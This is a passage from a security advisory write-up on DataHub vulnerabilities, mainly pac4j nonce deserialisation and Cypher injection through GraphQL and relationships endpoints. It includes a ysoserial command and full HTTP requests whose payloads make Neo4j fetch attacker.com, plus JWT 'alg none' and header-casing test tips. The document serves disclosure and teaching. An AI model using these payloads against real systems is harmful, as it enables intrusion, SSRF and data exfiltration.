public Object restore(final Object value)takes a stored value and turns it back into a live object.if (value != null && value instanceof String)only proceeds for non-null strings.final String sValue = (String) value;casts it to a string.if (sValue.startsWith(PREFIX))checks for a known prefix.if (sValue.startsWith(PREFIX_BOOLEAN)) { return Boolean.parseBoolean(...); }handles booleans.else if (sValue.startsWith(PREFIX_SB64)) { return serializationHelper.unserializeFromBase64(sValue.substring(PREFIX_SB64.length())); }is the dangerous branch: if the value starts with the base64-serialisation prefix, the rest is decoded from base64 and deserialised.return value;otherwise returns the value unchanged.
The method was not present in the latest pac4j. DataHub was using version 3.6.0, and InternalAttributeHandler was removed in version 4.1. No CVE existed for the issue, so it was either silently fixed or luckily patched. The team reported it to pac4j and CVE-2023-25581 was assigned to tell users of the library to upgrade.
In the worst case this leads to remote code execution. Remote code execution, RCE, means an attacker can run their own commands on the server. A RestrictedObjectInputStream is in place, which restricts which classes can be deserialised, but it still allows a broad range of Java packages and may be exploitable with different gadget chains.
To reproduce, three conditions must be met:
- DataHub must be configured to authenticate via SSO. It was tested on Google, but it should work with other providers.
- The attacker needs at least a valid account on the SSO provider. For Google, public accounts are fine, and the account does not need access to DataHub.
- A suitable deserialisation gadget chain must exist in the project. The proof of concept uses ysoserial's
URLDNSgadget to confirm that the object is deserialised. ysoserial is a tool that generates such payloads. Other chains may exist with greater impact, such as remote code execution, local file read or information disclosure.
The steps:
- Configure DataHub frontend authentication with Google as described in the documentation.
- Navigate to the DataHub frontend authentication endpoint:
http://datahub-frontend:9002/authenticate. - You are redirected to Google Auth. On the Google page, before submitting an email, add the following value to the current URL:
&nonce={%23sb64}rO0ABXN...serizalized_object_in_base64...and reload the page. For the proof of concept, use theURLDNSgadget chain from ysoserial (for examplejava -jar ysoserial.jar URLDNS http://attacker.com/). - Provide a valid Google email and password.
- When you are redirected to
http://datahub-frontend:9002/callback/oidc, the nonce value is deserialised.
Step 3 in plain words: {%23sb64} is the URL-encoded form of {#sb64}, the prefix pac4j looks for. The long string after it is a serialised object, base64-encoded so it survives being put in a URL. URLDNS is a gadget that, when deserialised, makes a DNS lookup to a host you choose; seeing that lookup arrive at your server proves the object was deserialised. The command java -jar ysoserial.jar URLDNS http://attacker.com/ runs ysoserial to produce such a payload for that host.
Step 10: Cypher injection in Neo4JGraphService (GHSL-2022-087)
Neo4j is a graph database: instead of tables, it stores nodes and the relationships between them, which suits DataHub's metadata graph. It is queried with a language called Cypher, which looks a bit like ASCII art, with parentheses for nodes and arrows for relationships. Cypher injection is the graph-database version of SQL injection: user input is pasted into a query string, so the attacker can add their own query syntax. SQL injection is the classic case where a login form's input ends the intended query and starts a new one.
DataHub uses Neo4j as its graph database and runs graph queries through Neo4JGraphService.runQuery(). User-controlled data reaches that method from <frontend>/api/v2/graphql, <frontend>/api/gms/relationships and <backend>/relationships, with no sanitisation and without proper parameterisation. Sanitisation means cleaning input; parameterisation means passing values separately from the query text so they can never be read as syntax. All of these eventually call findRelatedEntities() with two user-controlled parameters, sourceTypes and sourceEntityFilter.
sourceTypes is concatenated into the WHERE clause in computeEntityTypeWhereClause():
private String computeEntityTypeWhereClause(@Nonnull final List<String> sourceTypes, @Nonnull final List<String> destinationTypes) {
  String whereClause = "";

  Boolean hasSourceTypes = sourceTypes != null && !sourceTypes.isEmpty();
  Boolean hasDestTypes = destinationTypes != null && !destinationTypes.isEmpty();
  if (hasSourceTypes && hasDestTypes) {

     whereClause = String.format(" WHERE %s AND %s", sourceTypes.stream().map(type -> "src:" + type).collect(Collectors.joining(" OR ")), destinationTypes.stream().map(type -> "dest:" + type).collect(Collectors.joining(" OR ")));
  } else if (hasSourceTypes) {

     whereClause = String.format(" WHERE %s", sourceTypes.stream().map(type -> "src:" + type).collect(Collectors.joining(" OR ")));
  } else if (hasDestTypes) {

     whereClause = String.format(" WHERE %s", destinationTypes.stream().map(type -> "dest:" + type).collect(Collectors.joining(" OR ")));
  }
  return whereClause;
}
Line by line:
String whereClause = "";starts with an empty clause.hasSourceTypesandhasDestTypesrecord whether each list is present and non-empty.- If both are present,
String.format(" WHERE %s AND %s", ...)builds a clause joining the source types withORand prefixing each withsrc:, and the destination types withdest:. - If only source types are present, it builds
WHEREplus the joined source types. - If only destination types are present, it builds
WHEREplus the joined destination types. return whereClause;hands the string back to be pasted into the query.
sourceEntityFilter, which carries the user-controlled urn, is concatenated into the filter clause in criterionToString():
@Nonnull
private static String criterionToString(@Nonnull CriterionArray criterionArray) {
  if (!criterionArray.stream().allMatch(criterion -> Condition.EQUAL.equals(criterion.getCondition()))) {
    throw new RuntimeException("Neo4j query filter only support EQUAL condition " + criterionArray);
  }

  final StringJoiner joiner = new StringJoiner(",", "{", "}");

  criterionArray.forEach(criterion -> joiner.add(toCriterionString(criterion.getField(), criterion.getValue())));

  return joiner.length() <= 2 ? "" : joiner.toString();
}
Line by line:
- The method rejects any criterion whose condition is not
EQUAL. new StringJoiner(",", "{", "}")builds a comma-separated list wrapped in curly braces, the shape Cypher expects for a property map.criterionArray.forEach(...)adds each field and value pair viatoCriterionString.return joiner.length() <= 2 ? "" : joiner.toString();returns an empty string if the result is just{}, otherwise the built string.
This can be used to read or wipe the entire Neo4j database, or to make HTTP requests to reach internal hosts (SSRF) or exfiltrate data from the database. Exfiltrate means to steal data out, here by making the database fetch a URL that carries the data to the attacker.
For the injection to be exploitable, the Neo4j database needs some nodes and relationships. That is normally the case in production; on a fresh test install, create a test user and assign it a role such as Reader.
An SSRF payload using LOAD CSV FROM against the frontend's /api/v2/graphql endpoint, through the types argument:
Line by line:
POST /api/v2/graphql HTTP/1.1sends a GraphQL request to the frontend.Content-Length: 361gives the body length.Cookie: PLAY_SESSION=[redacted]; actor=urn:li:corpuser:datahubsends the session cookie and the actor cookie.- The body is a GraphQL query named
getUserthat looks upcorpUserforurn:li:corpuser:testand asks for itsgroups, using therelationshipsfield with atypesargument. - The
typesvalue is the payload.IsMemberOfRole]->(dest )closes the intended pattern and opens a new one;WHERE 1=1is always true;WITH 1337 AS Xcarries a value forward;LOAD CSV FROM 'http://attacker.com' AS ymakes Neo4j fetch a URL, which is the SSRF;RETURN ''//ends the query and comments out the rest.
The frontend is not vulnerable through the urn parameter, because it parses it with createFromString, which enforces balanced parentheses.
The same SSRF payload against the backend's /relationships endpoint, through the urn parameter:
GET /relationships?direction=INCOMING&types=OwnedBy&urn=urn%3Ali%3Acorpuser%3Atest%22%7D%29%20WHERE%201%3D1%20WITH%201337%20AS%20x%20LOAD%20CSV%20FROM%20%27https%3A%2F%2Fattacker.com%27%20AS%20y%20RETURN%20%27%27%2F%2F HTTP/1.1
Host: datahub-backend:8080
Authorization:Bearer [redacted]
Connection: close
Line by line:
GET /relationships?...calls the backend's relationships endpoint with query parameters.direction=INCOMINGasks for incoming relationships;types=OwnedBylimits them to ownership.urn=urn%3Ali%3Acorpuser%3Atest%22%7D%29%20WHERE%201%3D1...is the payload, URL-encoded. Decoded, it isurn:li:corpuser:test"}) WHERE 1=1 WITH 1337 AS x LOAD CSV FROM 'https://attacker.com' AS y RETURN ''//. The"})closes the intended query structure, then the sameWHERE,WITH,LOAD CSV FROMand comment trick follows.Host: datahub-backend:8080targets the backend directly, on port 8080.Authorization:Bearer [redacted]carries a token for the backend.
And through the types parameter:
GET /relationships?direction=OUTGOING&types=IsMemberOfRole%5D-%3E%28dest%29%20WHERE%201%3D1%20WITH%201337%20AS%20x%20LOAD%20CSV%20FROM%20%27https%3A%2F%2Fattacker.com%27%20AS%20y%20RETURN%20%27%27%2F%2F&urn=urn:li:corpuser:test HTTP/1.1
Host: datahub-backend:8080
Authorization:Bearer [redacted]
Connection: close
Line by line:
direction=OUTGOINGasks for outgoing relationships.types=IsMemberOfRole%5D-%3E%28dest%29%20WHERE%201%3D1...is the payload in thetypesparameter. Decoded,%5Dis],%3Eis>,%28is(,%29is), and the rest is the sameWHERE,WITH,LOAD CSV FROMand comment sequence.urn=urn:li:corpuser:testis a normal URN this time.- The host and authorisation headers are as before.
These injections were not fixed.
Root cause
Each finding has its own mistake, but a pattern runs through them: trust placed in values that cross a boundary without being revalidated.
- SSRF/XSS: the proxy concatenates a user-controlled path onto
host:portwithout a separator, so URL parsing can be steered with@. The proxy also checks only for the presence of anAuthorizationheader, not its value. - Open Redirect: the
redirect_uriquery parameter is passed straight toredirect()after a session check, with no allowlist. - Missing JWT signature check:
JwtParser.parse()does not verify signatures, so the signing key configured on the parser gives a false sense of protection. - System account impersonation: a case-sensitive
equals()filter on the frontend meets a case-insensitive header map on the backend, and the Play WS client's deduplication of similarly named headers decides which one survives. - JSON Injection: JSON is assembled with
String.formatinstead of a serializer, and Jackson resolves duplicate keys by taking the last one. - JAAS fail open: an empty catch-all swallows every exception except
LoginException, so a configuration error becomes a successful login. - Session invalidation: logout clears the cookie in the browser but does not invalidate it server-side, and
hasValidSessionCookie()has no way to tell a logged-out cookie from a live one. - Deserialisation: pac4j treats any
id_tokenclaim beginning with{#sb64}as a serialised Java object, and thenonceclaim is attacker-controlled by design. - Cypher injection: query fragments are built by string concatenation from
sourceTypesand theurnfilter rather than parameterised.
Impact
Most of the issues sit in authentication and authorisation, and the combinations are serious. Missing JWT signature verification lets an attacker act as any user, including the system account, when Metadata Service authentication is enabled. Header casing lets an authenticated user impersonate the system account, and an attacker with direct backend access can do so without authentication. JSON injection can bypass authentication and create system accounts, which the team describes as effectively full system compromise. The SSRF can reach internal-only servers and read responses, and doubles as XSS on the DataHub origin. The pac4j deserialisation can lead to remote code execution in the worst case, subject to a suitable gadget chain and SSO configuration. The Cypher injections can read or wipe the Neo4j database or be used for SSRF. The Open Redirect can support credential phishing against logged-in users, and the logout issue lets a logged-out cookie keep working. Phishing is tricking someone into entering their details on a fake page.
Fix
DataHub 0.8.45 fixed the SSRF/XSS, the missing JWT signature check, system account impersonation, JSON injection, the JAAS fail open and the session invalidation issue. Version 0.9.5 fixed the deserialisation of untrusted data. The Open Redirect, AES in ECB mode and the Cypher injections were deemed not an issue or not fixed. The team reported the pac4j deserialisation upstream; InternalAttributeHandler was removed in pac4j 4.1, and CVE-2023-25581 tells users of the library to upgrade.
Variants to test
A positive result means the behaviour you are testing for actually happened, not that the site merely looked odd.
- Proxy path concatenation: on any application that builds upstream URLs from a path prefix, try
@,#,?and backslashes after the prefix, for example/api/[redacted]. A positive result is a response fetched from your host but served under the application's origin. - Header presence checks: send an empty
Authorization:header to endpoints that only test for the header. A positive result is a normal response instead of a 401. A 401 is the standard HTTP code for "not authenticated". - Header casing on proxies: send security-relevant headers such as
X-DataHub-Actor,X-Forwarded-FororX-User-Idin mixed or upper case and watch whether the proxy strips them. A positive result is the backend acting on your value rather than the proxy's. - JWT parsing: take a valid token, strip the signature and set
algtonone, then replay it. A positive result is an authenticated response. - Format-string JSON: submit values containing
"and duplicate keys to endpoints that build JSON server-side. A positive result is a field you injected taking effect, such as a differentuserIdoruserUrn. - Logout invalidation: capture a session cookie, log out, then replay the cookie. A positive result is continued access.
- SSO claim deserialisation: if a target uses an older pac4j, put a
{#sb64}-prefixed serialised object in thenonceclaim and watch for an outbound DNS or HTTP request from the server. - Graph query parameters: in endpoints that accept type lists or URNs for graph queries, try closing brackets and adding
LOAD CSV FROMorWITHclauses. A positive result is an outbound request to your host or a changed result set.
Glossary
- API: the set of addresses and rules one program uses to talk to another.
- Aspect: one fact about an entity in DataHub's metadata graph.
- Authentication: proving who you are, usually by logging in.
- Authorisation: deciding what a proven identity is allowed to do.
- Base64: a way of encoding bytes as plain text characters so they can travel safely in URLs and JSON.
- Bug bounty program: a scheme where an organisation pays outside researchers for reporting security bugs.
- CodeQL: a tool that treats source code as a database you can query to find patterns such as tainted data reaching dangerous functions.
- Cookie: a small piece of data a website stores in your browser and that your browser sends back on every request, commonly used to remember a login.
- Cross-site scripting (XSS): getting your own script to run inside someone else's website in a victim's browser.
- CVSS: a 0 to 10 score for the severity of a vulnerability, higher being worse.
- CVE: a public catalogue number for a known vulnerability.
- Cypher: the query language used by the Neo4j graph database.
- Deserialisation: turning a stream of bytes back into an object in memory; dangerous when the bytes are attacker-controlled.
- ECB (electronic codebook): an encryption mode where identical input blocks produce identical output blocks, leaking patterns.
- Entity: a thing described in DataHub's metadata graph, such as a user or a dataset.
- Exfiltration: stealing data out of a system.
- Fail open: when something goes wrong, letting the user in instead of keeping them out.
- Gadget chain: a sequence of otherwise harmless classes that, chained during deserialisation, performs an attacker's chosen action.
- GMS: DataHub's metadata store, the backend service that stores and serves metadata.
- GraphQL: a way of asking an API for exactly the fields you want in one request.
- Header: a labelled line above an HTTP request or response body carrying extra information such as cookies or content type.
- JAAS: the Java Authentication and Authorization Service, a standard Java mechanism for plugging in a login system.
- JSON: a text format for structured data made of keys and values in curly braces.
- JSON injection: slipping extra JSON syntax into a value so it becomes structure rather than data.
- JWT (JSON Web Token): a compact token with a header, a payload of claims and a signature, used to prove identity.
- LDAP: a common corporate directory service for looking up users and checking passwords.
- Metadata: data about data, such as who owns a table and what columns it has.
- Neo4j: a graph database that stores nodes and the relationships between them.
- Nonce: a one-time value used to tie a login response to the request that started it.
- Open redirect: a site that will bounce you to any address supplied in a link.
- Origin: the combination of scheme, host and port that browsers use to decide what a page may touch.
- Pac4j: a Java security framework supporting OAuth, SAML, CAS, OpenID Connect and other login methods.
- Parameterisation: passing values separately from query text so they can never be read as syntax.
- Phishing: tricking someone into entering their details on a fake page.
- Play framework: a Java web framework used to build the DataHub frontend.
- Proxy: a middleman that forwards requests from one party to another.
- Remote code execution (RCE): an attacker running their own commands on a server.
- Rest.li: a framework for building REST APIs, used by the GMS.
- Sanitisation: cleaning input so it cannot be interpreted as code or syntax.
- Serialisation: turning an object in memory into a stream of bytes so it can be stored or sent.
- Session: the server's memory of you being logged in, usually keyed by a cookie.
- Single sign-on (SSO): logging in once with a provider such as Google and being let into many applications.
- Spring: a popular framework for building Java web applications.
- SQL injection: pasting user input into a database query so the attacker can add their own query syntax.
- SSRF (server-side request forgery): tricking a server into making a request of the attacker's choosing from inside its network.
- Taint tracking: marking outside data as dirty and following it through a program to see if it reaches a dangerous place.
- URN: a uniform resource name, DataHub's way of naming things such as users.
- XSS: see cross-site scripting.
- ysoserial: a tool that generates serialised Java payloads for testing deserialisation flaws.



